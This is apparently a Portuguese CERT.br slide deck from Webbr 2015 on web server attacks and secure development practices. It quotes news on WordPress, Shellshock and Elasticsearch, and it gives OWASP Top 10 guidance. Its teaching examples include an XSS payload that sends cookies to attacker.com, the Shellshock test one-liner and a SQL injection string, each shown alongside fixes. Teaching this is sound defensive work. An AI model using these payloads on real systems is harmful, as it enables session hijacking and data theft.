



nic.br egi.br

cert.br

**Webbr 2015**

23 de setembro de 2015

São Paulo, SP


# Estamos há 0 dias sem vulnerabilidades

Miriam von Zuben  
miriam@cert.br

Dionathan Nakamura  
nakamura@cert.br


cert.br nic.br cgi.br

# Estrutura do CGI.br e NIC.br



- 1 – Ministério da Ciência e Tecnologia (Coordenação)
- 2 – Ministério das Comunicações
- 3 – Casa Civil da Presidência da República
- 4 – Ministério da Defesa
- 5 – Ministério do Desenvolvimento, Indústria e Comércio Exterior
- 6 – Ministério do Planejamento, Orçamento e Gestão
- 7 – Agência Nacional de Telecomunicações (Anatel)
- 8 – Cons. Nacional de Desenvolvimento Científico e Tecnológico
- 9 – Fórum Nac. de Secretários Estaduais para Assuntos de C&T
- 10 – Representante de Notório Saber em assuntos de Internet

- 11 – provedores de acesso e conteúdo
- 12 – provedores de infra-estrutura de telecomunicações
- 13 – indústria de bens de informática, telecomunicações e software
- 14 – segmento das empresas usuárias de Internet
- 15-18 – representantes do terceiro setor
- 19-21 – representantes da comunidade científica e tecnológica



## Criado em 1997 para:

- Ser um ponto de contato nacional para notificação de incidentes
- Prover a facilitação e o apoio necessários no processo de resposta a incidentes
- Estabelecer um trabalho colaborativo com outras entidades
- Aumentar a conscientização sobre a necessidade de segurança na Internet
- Auxiliar novos CSIRTs (Grupos de Tratamento de Incidentes de Segurança) a estabelecerem suas atividades

Rumo a Criação de uma Coordenadoria de Segurança de Redes na Internet Brasil


<http://www.nic.br/grupo/historico-gts.htm> | <http://www.cert.br/sobre/>

# Agenda

- **Estatísticas**
- **Motivação dos ataques**
- **Cenário atual**
- **Mitigando os riscos**
  - Boas práticas para administradores
  - Boas práticas para desenvolvedores
- **Referências**

# Estatísticas CERT.br

## Ataques a servidores Web



- ataques visando o comprometimento de servidores Web ou desfigurações de páginas na Internet  
<http://www.cert.br/stats/incidentes/>

# Por que ocorrem esses ataques?

- **Autopromoção**
- **Motivos políticos e ideológicos**
- **Golpes**
- **Instalação de códigos maliciosos**
- **Coleta de dados**
- **Venda de *exploits* e *zero-days***
- **Realização de ataques de DDoS**
  - Servidores Web
    - *hardware* mais poderoso
    - mais banda de Internet
    - alta disponibilidade

The background of the slide is a dark gray circuit board pattern with white lines representing traces and components. The pattern is symmetrical and fills the entire frame.

# Cenário atual

cert.br nic.br cgi.br



# Cenário atual (1/2)

- **Segurança não é parte dos requisitos**
- **Sistemas:**
  - cada vez mais complexos
  - com muitas vulnerabilidades
  - pressão econômica para lançar, mesmo com problemas
  - precisam estar acessíveis
- **Desenvolvedores:**
  - falta de capacitação/formação para desenvolver com requisitos de segurança
- **Informações com alto valor**

# Cenário atual (2/2)

- **Administradores:**
  - precisam correr atrás dos prejuízos
- **Instalação / configuração “default”**
  - senhas fracas / padrão
- **Falta de manutenção**
  - atualizações
  - correções de erros
- **Ferramentas:**
  - de segurança: não conseguem remediar os problemas
  - de ataque: “estão a um clique de distância”
- **Descrédito: “Segurança é paranoia. Não vai acontecer”**

# Força bruta em conta administrativa padrão



Mathew J.  
Schwartz  
News

Connect Directly



2

COMMENTS

[COMMENT NOW](#)

Login



50%

50%

Tweet

**Thousands of WordPress sites with accounts that use the common default username 'admin' have been hacked. One theory: the creation of a large WordPress botnet.**

Attention, WordPress users: If you have a WordPress username set to "admin," change it immediately.

That warning was issued Friday by WordPress founder Matt Mullenweg, in the wake of reports that thousands of WordPress sites with an administrator username set to "admin" or "Admin" had been [compromised via large-scale brute force attacks](#). Service provider HostGator, notably, reported Thursday that "this attack is well organized and ... very, very distributed; we have seen over [90,000 IP addresses involved](#) in this attack."



**Anonymous: 10 Things  
We Have Learned In  
2013**

*(click image for larger view and for*

Fonte: <http://www.darkreading.com/attacks-and-breaches/wordpress-hackers-exploit-username-admin/d/d-id/1109538/>

# Operação Ababil

## Lessons learned from the U.S. financial services DDoS attacks

BY: ARBOR NETWORKS - 12/13/2012

By Dan Holden and Curt Wilson of Arbor's Security Engineering & Response Team (ASERT)

During the months of September and October we witnessed targeted and very serious DDoS attacks against U.S. based financial institutions. They were very much premeditated, focused, advertised before the fact, and executed to the letter.

In the case of the September 2012 DDoS attack series, many compromised PHP Web applications were used as bots in the attacks. Additionally, many WordPress sites, often using the out-of-date TimThumb plugin, were being compromised around the same time. Joomla and other PHP-based applications were also compromised. Unmaintained sites running out-of-date

***... compromised PHP Web applications were used as bots in the attacks ..  
... many WordPress sites, often using the out-of-date TimThumb plugin ...  
... Joomla and other PHP-based applications were also compromised ...  
... Unmaintained sites running out-of-date extensions are easy targets and the attackers to upload various PHP webshells which were then used to further deploy attack tools ...***

Fonte: <http://www.arbornetworks.com/asert/2012/12/lessons-learned-from-the-u-s-financial-services-ddos-attacks/>

# Abuso de serviços de *cloud* para DDoS



## Possible Insecure Elasticsearch Configuration

May 29, 2014

Elasticsearch (<http://www.elasticsearch.org/>) is a popular open source search server. We were recently made

***The first issue is an insecure default configuration for versions of this software earlier than 1.2, outlined in CVE-2014-3120 (<http://bouk.co/blog/elasticsearch-rce/>). Attackers who take advantage of this insecure configuration can run arbitrary commands with the privileges of the Elasticsearch daemon.***

connect to the search port can query or alter any index on the server. These issues pose the greatest risk when an Elasticsearch server is open to the entire Internet and is running on the default port, 9200/tcp.


***The second issue is a lack of access control that applies to all versions of Elasticsearch. Anyone who can connect to the search port can query or alter any index on the server. These issues pose the greatest risk when an Elasticsearch server is open to the entire Internet and is running on the default port, 9200/tcp.***

[rce/#how\\_to\\_secure\\_against\\_this\\_vulnerability](#)

If you are using Elasticsearch in production, we recommend that you audit your security groups and, if necessary, take appropriate steps to restrict access to your Elasticsearch servers.

Fonte: <http://aws.amazon.com/security/security-bulletins/possible-insecure-elasticsearch-configuration/>

# Shellshock



Follow @EHackerNews About EHN Mobile Apps Contact Us Blogger Tips PenTesting Partners Subscribe to my RSS Search

## E Hacking News

### Download Cleaner for Mac

**The vulnerability occurs because bash does not stop after processing the function definition; it continues to parse and execute shell commands following the function definition.**

```
env e='() { Ignored; }; echo Vulnerable' bash -c "echo Hello"
```

by Oubon Oubon on Thursday, September 25, 2014

Like 42 +1 2 Tweet 91 Share 60 StumbleUpon 0 Reddit 44

```
root@kali:~# env e='() { Ignored; }; echo Vulnerable' bash -c "echo Hello"
Vulnerable
Hello
root@kali:~#
```

"ShellShock"

Jimmy Johns hit by Point of Sale(POS) Malware

Data Breach at TripAdvisor's Viator affects 1.4 million customers, card information stolen

**The most problematic scenario is bash scripts executed via cgi-bin. The CGI specification requires the web server to convert HTTP request headers supplied by the client to environment variables. If a bash script is called via cgi-bin, an attacker may use this to execute code as the web server.**

Fonte <https://isc.sans.edu/diary/Update+on+CVE-2014-6271%3A+Vulnerability+in+bash+%28shellshock%29/18707>

A new critical security vulnerability in the BASH shell, the command-line shell used in many Unix and Linux operating systems, leaves a large number of systems at security risk. The bug also affects Mac OS X.

**CVE Number:** CVE-2014-6271

Ethical Hacking Course Online!



Fonte <http://www.ehackingnews.com/2014/09/shellshock-bash-bug.html>

# Ataques a Servidores Web / CMS – Plugins



The screenshot shows the top portion of a SecurityWeek article. At the top left is the SecurityWeek logo with the tagline 'INTERNET AND ENTERPRISE SECURITY NEWS, INSIGHTS & ANALYSIS'. To the right is a 'Subscribe (Free) | Security White Paper' link. Below this is a banner for an event: 'October 26 - 29, 2015 | Atlanta, GA'. A navigation menu follows with categories: Malware & Threats, Cybercrime, Mobile & Wireless, Risk & Compliance, Security Architecture, and Managed Security. Below the menu are sub-categories: Cyberwarfare, Fraud & Identity Theft, Phishing, Malware, Tracking & Law Enforcement, and Whitepapers. The article title is 'Zero-Day Flaw in WordPress Plugin Used to Inject Malware into Sites' with a small profile picture of the author.

***Cybercriminals have exploited a zero-day flaw in the popular FancyBox for WordPress plugin to inject malicious iframes into many websites. The vulnerability has been patched.***

floats on top of a web page. The plugin has been downloaded more than 600,000 times from the official WordPress website.

Numerous users started [complaining](#) earlier this week about having a malicious iframe from [203koko\(dot\)eu](#) injected into their websites. All the compromised sites had been using the FancyBox for WordPress plugin.

While they haven't disclosed the details of the vulnerability, researchers at the security firm [Sucuri](#) noted that the flaw allows an attacker to inject malware or scripts into vulnerable sites.

WordPress removed FancyBox for WordPress from its official repository until Jose Pardilla, the author of the plugin, released version 3.0.3 to address the issue. He later released version 3.0.4 to stop the malicious code from appearing on affected websites.

Sucuri has investigated the vulnerability in collaboration with Konstantin Kovshenin, who was credited by Pardilla for providing a fix for the bug, and Gennady Kovshenin. Gennady [noted on](#)

Fonte: <http://www.securityweek.com/zero-day-flaw-wordpress-plugin-used-inject-malware-sites>

# Ataques a Servidores Web / CMS – Core

The Hacker News  
Security in a serious way

ethical hacking computer & hacking forensics post-exploitation hacking malware analysis advanced penetration testing

**GET FREE HACKING TRAINING NOW**

## Hacking WordPress Website with Just a Single Comment

Monday, April 27, 2015 Swati Khandelwal

135 Like 2261 Share 759 Tweet 153 ShareThis 19.1K

WordPress  
Zero Day Vulnerability

***Most of the time, we have reported about WordPress vulnerabilities involving vulnerable plugins, but this time a Finnish security researcher has discovered a critical zero-day vulnerability in the core engine of the WordPress content management system.***

To InformationWeek SECTIONS

InformationWeek  
**DARK**Reading  
CONNECTING THE INFORMATION SECURITY COMMUNITY

## VULNERABILITIES / THREATS

9/16/2015 05:00 PM

### Wordpress Dodges Further Embarrassment By Patching Three Vulns

Rutrell Yasin  
News

The popular platform for building and

***The popular platform for building and running websites fixed two XSS-scripting vulnerabilities and a potential privilege escalation exploit that could have put millions of sites at risk.***

scripting vulnerabilities and a potential privilege escalation exploit, which could have allowed potential compromise of millions of live web sites, the company reports.

WordPress, a popular PHP-based Content Management System, is the most prominent web platform on the Internet today, running over 20 percent of the top one million websites worldwide, according to some reports.

Login

50% 50%

Like 16  
Tweet 100  
Share 67  
G+ 4


<http://thehackernews.com/2015/04/WordPress-vulnerability.html>

<http://www.darkreading.com/vulnerabilities---threats/wordpress-dodges-further-embarrassment-by-patching-three-vulns-/d/d-id/1322213>



# Fraude de Boleto Envolvendo CPEs e DNS

- **Objetivo:** adulterar o boleto para beneficiar o fraudador
- **Veículo:** comprometimento de CPEs
  - forçar uso de DNS malicioso que aponta para página falsa de geração de boleto ou instala *malware* para alterar boleto



# Mitigando os Riscos

cert.br nic.br cgi.br

The background of the slide is a dark gray circuit board pattern with white lines representing traces and components. The pattern is dense and covers the entire slide area.

# Boas Práticas para Administradores

cert.br nic.br cgi.br

# Usuários/contas e senhas

- **Não utilize contas padrão de administração**
- **Utilize senhas fortes (proteja-se de força bruta)**
- **Considere verificação em duas etapas**
- **Crie usuários distintos para diferentes *softwares* e funções**
  - Web/app server, DB
  - privilégios mínimos
- **Não instale/execute o *software* com usuário privilegiado**

# Servidores Web

- ***Hardening***
  - siga os guias de segurança dos respectivos fornecedores
  - restrinja acesso à interface de administração
  - seja criterioso nas permissões a arquivos e diretórios
- **Mantenha o servidor atualizado (processo contínuo)**
  - sistema operacional
  - *software do web/app server, plugins*
- **Considere o uso de *Web Application Firewall***
- **Monitoração (*logs, eventos, boletins de fornecedores*)**
- ***Backup* e teste de restauração**
- **Dicas para manter um ambiente Web seguro:**
  - <https://www.security.unicamp.br/31-dicas-para-manter-seu-ambiente-web-seguro.html>

# Gerenciadores de conteúdos – CMS

- **Mantenha:**
  - o servidor atualizado
  - os *plugins* atualizados
- **Utilize *plugins* de segurança, se disponível:**
  - Wordfence
    - <http://www.wordfence.com>
    - <https://www.security.unicamp.br/67-wordfence-um-plugin-de-seguranca-para-wordpress.html>
- **10 Dicas para manter seu Joomla seguro**
  - <https://www.security.unicamp.br/22-dicas-seguranca-joomla.html>

The background of the slide is a dark gray circuit board pattern with white lines representing traces and components. The pattern is symmetrical and fills the entire frame.

# Boas Práticas para Desenvolvedores Web


cert.br nic.br cgi.br

# Boas Práticas para Desenvolvedores Web

- **Pensar em segurança desde os requisitos**
  - requisitos de confidencialidade, integridade e disponibilidade
  - pensar também nos casos de ABUSO (o ambiente é HOSTIL)

## OWASP Top 10 – 2013

A1 – Injeção de código
A2 – Quebra de autenticação e Gerenciamento de Sessão
A3 – <i>Cross-Site Scripting (XSS)</i>
A4 – Referência Insegura e Direta a Objetos
A5 – Configuração Incorreta de Segurança
A6 – Exposição de Dados Sensíveis
A7 – Falta de Função para Controle do Nível de Acesso
A8 – <i>Cross-Site Request Forgery (CSRF)</i>
A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos



Fonte: [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)



# Cross-Site Scripting – XSS

- **Ocorre quando uma aplicação recebe dados não confiáveis e os envia ao navegador sem validação ou filtros adequados**
- **Permite aos atacantes executarem *scripts* no navegador do usuário, que podem:**
  - desfigurar *sites*
  - redirecionar o usuário para *sites* maliciosos, ou
  - sequestrar sessões do usuário

# Cross-Site Scripting – XSS

## Sequestro de sessões do usuário

1. A aplicação usa dados não-confiáveis na construção do seguinte fragmento HTML sem validação ou filtro:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

2. O atacante modifica o parâmetro 'CC' em seu navegador para:

```
'><script> document.location='http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>'
```

3. Isso causa o envio do ID de sessão da vítima para o *site* do atacante, permitindo que o atacante sequestre a sessão atual do usuário:

```
<input name='creditcard' type='TEXT' value=''><script> document.location='http://www.attacker.com/cgi-bin/cookie.cgi? foo='+document.cookie</script>''>
```

Fonte: [https://www.owasp.org/index.php/Top\\_10\\_2013-A3-Cross-Site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS))

# Cross-Site Scripting – XSS

## Passos para a correção

- Sempre que possível use filtragem por lista branca

```
/^[A-Z0-9\.\,\\"\s]{1,18}$/i
```

- Quando não for possível use bibliotecas/funções de sanitização

- OWASP's *AntiSamy*

- <https://www.owasp.org/index.php/AntiSamy>

- *Java HTML Sanitizer Project*

- [https://www.owasp.org/index.php/OWASP\\_Java\\_HTML\\_Sanitizer\\_Project](https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project)

# SQL injection

- **Específico de SGBD (DBMS)**
- **Ocorre quando:**
  - atacante envia dado mal formado para aplicação de banco de dados
  - essa aplicação vulnerável usa esse dado para compor uma declaração SQL por concatenação de *strings*
- **Desenvolvedores tendem a usar concatenação de *strings* por não conhecerem outro modo mais seguro**

# SQL injection - Exemplo

```
String query = "SELECT * FROM accounts WHERE  
custID='" + request.getParameter("id") + "'";
```

- **Se alguém providenciar:**

```
http://example.com/app/accountView?id=' OR '1'='1
```

- **A query de saída será:**

```
SELECT * FROM accounts WHERE custID='' OR '1'='1'
```

Atacante obtém a lista das contas do sistema

# SQL injection - Passos para correção

- **Input sanitization:**

```
$id = $_GET["id"];  
if (!preg_match('/^\d{1,8}$/', $id)) {  
    echo "Invalid ID. Try again! <br/> ";  
    exit;  
}
```

- **Binding**

```
$sql = "SELECT * FROM products WHERE id=?";  
$stmt = $conn->prepare($sql);  
$stmt->bind_param("i", $id);  
$stmt->bind_result($id,$name,$qtd,$price);  
$stmt->execute();  
while($stmt->fetch()) {  
    echo "id:$id Nome:$name Qtd:$qtd Preço: $price </br>";  
}
```

# SQL injection



Fonte: [https://www.reddit.com/r/funny/comments/2vkibk/best\\_sql\\_injection\\_attempt\\_ever/](https://www.reddit.com/r/funny/comments/2vkibk/best_sql_injection_attempt_ever/)

# Referência insegura e direta a objetos

- **Ocorre quando:**

- um desenvolvedor expõe uma referência à implementação interna de um objeto, como um arquivo, diretório, ou registro da base de dados

- **Atacantes podem manipular estas referências para acessar dados não-autorizados**

- caso não seja feita a verificação do controle de acesso ou outra proteção



# Referência insegura e direta a objetos

## Exemplo

- **Aplicação usa dados não verificados em chamada SQL que acessa as informações de conta:**

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt = connection.prepareStatement(query,
...);
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

- **O atacante modifica o parâmetro acct em seu navegador para enviar qualquer número de conta**

